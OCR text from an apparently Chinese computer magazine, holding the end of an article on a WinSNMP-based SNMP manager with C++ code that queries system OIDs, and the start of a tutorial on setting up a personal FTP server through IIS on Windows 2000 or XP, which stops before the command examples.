


图 6

- 为了使程序接口友好，定义了一个 CSnmp 类，同时也重新包装了 SNMP API 函数为该类的成员函数（定义在 Snmp.h 中，完整的实现在 Snmp.cpp 当中）。
- 程序主要的执行模块为 SnmpManagerDlg.cpp（头文件 SnmpManagerDlg.h）：

……


// 初始化对话框、对象标识符 Oid 等数据块及开启一个 SNMP 会话

```
BOOL CSnmpManagerDlg::OnInitDialog()
{
……
pList->AddString("172.31.31.50");// 初始 SNMP 代理地址
m_initOid[1]="1.3.6.1.2.1.1.1.0";//sysDescr 对象的 Oid 号
m_initOid[2]="1.3.6.1.2.1.1.2.0";//sysObjectID 对象的 Oid 号
m_initOid[3]="1.3.6.1.2.1.1.3.0";//sysUpTime对象的Oid号
m_initOid[4]="1.3.6.1.2.1.1.5.0";//sysName 对象的 Oid 号
……
pSnmp.CreateSession(CSnmpManagerDlg::m_hWnd,wMsg);
……
}
……
// 当鼠标单击列表中 Agent 地址时自动发送查询信息
void CSnmpManagerDlg::OnSelchangeList1()
{
……
Start();
}
// 填充 PDU 消息，并传送 GET-Request，注意这里的函数顺序，先有 VBL 后又 PDU…
void CSnmpManagerDlg::Start()
{
    pSnmp.CreateVbl(m_initOid[1],NULL);
    for(int i=2;i<=4;i++)
    {
    pSnmp.SetVbl(m_initOid[i]);
    }
    pSnmp.CreatePdu(SNMP_PDU_GET,NULL,NULL,NULL);
    pSnmp.Send(m_Agent,"public");
}
// 处理接受到返回消息
void CSnmpManagerDlg::OnRecv()
{
    pSnmp.Receive(m_sOid,m_value);
    for(int i=1;i<=pSnmp.nCount;i++)// 遍历 VBL 中的所有 VB 块
    {
    switch(m_value[i]->syntax)
    {
    case SNMP_SYNTAX_INT: // 返回 OID 对象对应的值是 SNMP_SYNTAX_INT 类型
    // 下类似
    smiINT sNumber;
    sNumber=m_value[i]->value.sNumber;
    wsprintf(str[i],"%d",sNumber);
    break;
    ……
    case SNMP_SYNTAX_TIMETICKS:
    smiUINT32 uNumber;
    uNumber=m_value[i]->value.uNumber;
    wsprintf(str[i],"%d",uNumber);
    break;
    ……
    case SNMP_SYNTAX_NSAPADDR:
    str[i]=(char *)m_value[i]->value.string.ptr;
    break;
    ……
    case SNMP_SYNTAX_OID:
    smiOID oid;
    oid=m_value[i]->value.oid;
    SnmpOidToStr(&oid,30,str[i]);
    break;
    ……
    case SNMP_SYNTAX_ENDOFMIBVIEW:
    smiBYTE empty;
```

```
empty=m_value[i]->value.empty;
str[i]="No Value Returned";
break;
default:
break;
}
…… //……块显示先前指定OID对应的返回值
}
… …
}
```

> **LOOK 注意** 程序代码中涉及的所有SNMP API的具体申明，以及除了Get与Respnse请求外的更多SNMP API应用，参看下面MSDN地址：
>
> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/snmp/snmp/about_the_winsnmp_api.asp

最后，你想了解SNMP的具体发展可以参看更新的RFC标准。相关标准有RFC1155、1157、1213、1901、1902、1903、1904、1905、1906、1907、1908、2089。参考http://www.china-pub.com/computers/eMook/emooknew/RFC/rfc.asp，那里有很多翻译好的RFC文档，另外补充说一点，只要你足够强，你也可以自己编写自己的MIB库，自己的SNMP Agent和NMS管理器。



构建第"一"方FTP服务器

小二

FTP与TFTP有什么区别呢？小二捎捎脑袋说，区别可能在以TFTP比FTP多了个字母"T"吧！！（场下的读者一阵狂笑）经过一阵思索，小二终于对其两者的主要区别及共同点有所悟，于是又开始了这次"小二"之旅。Are you ready? GO!

什么是TFTP？TFTP是一个基于UDP协议的文件传输协议，由于基于UDP的缘故，它在文件传输中具有了传输量大，传输速度较快，但不稳定，容易遗失资料的特点。另外，它还具有FTP所没有的独特的特点，那就是可以绕过主机的用户名和口令验证及IPC$通道。

与之对应的FTP（FILE TRANSPORT PROTOCAL）却具有相反的风格：那就是传输稳定、成功率高，但速度比较慢。

那它们两者的共同之处又在哪里呢？就象2002年第八期的《黑客X档案》的《"亲切"的上传和下载方法》所说的一样，他们都是在DOS界面完成的；都需要一个服务器支撑，不管是第"一"方，还是第"三"方。对于TFTP，我们一般都会下载服务器文件TFTPD32.EXE来支持，而对于FTP，我们（ 菜鸟级）经常就是通过第三方的服务器——申请一个免费或者是付费的FTP空间。由于种种原因，这种方法的弊端显而易见。那么有没有更好的办法呢？答案是肯定的！那就是自己构建第"一"方服务器。下面小二就为大家介绍这道菜的"工序"。

首先，看看我们的操作系统是不是WIN2K或者是以上的，如果是的话，请准备一张系统光盘。

因为WIN9X中虽然有WEB服务器，但它不象WIN2K、WINXP那样有FTP服务器。

接着，开始安装FTP服务器，放入光盘，安装组件（IIS），完毕后的界面如图1所示。

或许你会问这样就行了吗？不，还要对它进行配置，使它能符合我们的要求，配置的步骤如下：

1、在FTP站点属性页中选择"FTP站点"，在"IP地址（I）"中添入IP地址（你在INTERNET上的IP）；还有"TCP端口"，一般为默认值，如图2所示。




图 1




图 2




图 3

2、接着配置"安全帐号"，为后面的验证提供依据，如图3所

示。

3、然后配置“主目录”，在“连接到此资源时，内容应该来自于：”的值为第一个选项。接着在“本地路径”中添上路径，如图4 所示（图中我设为G 盘）。




图 4

好了，到此FTP 服务器的配置基本完成。

下面我就结合实例把FTP 命令和服务器结合起来。首先打开命令提示符，在里面输入命令，如图5 所示。

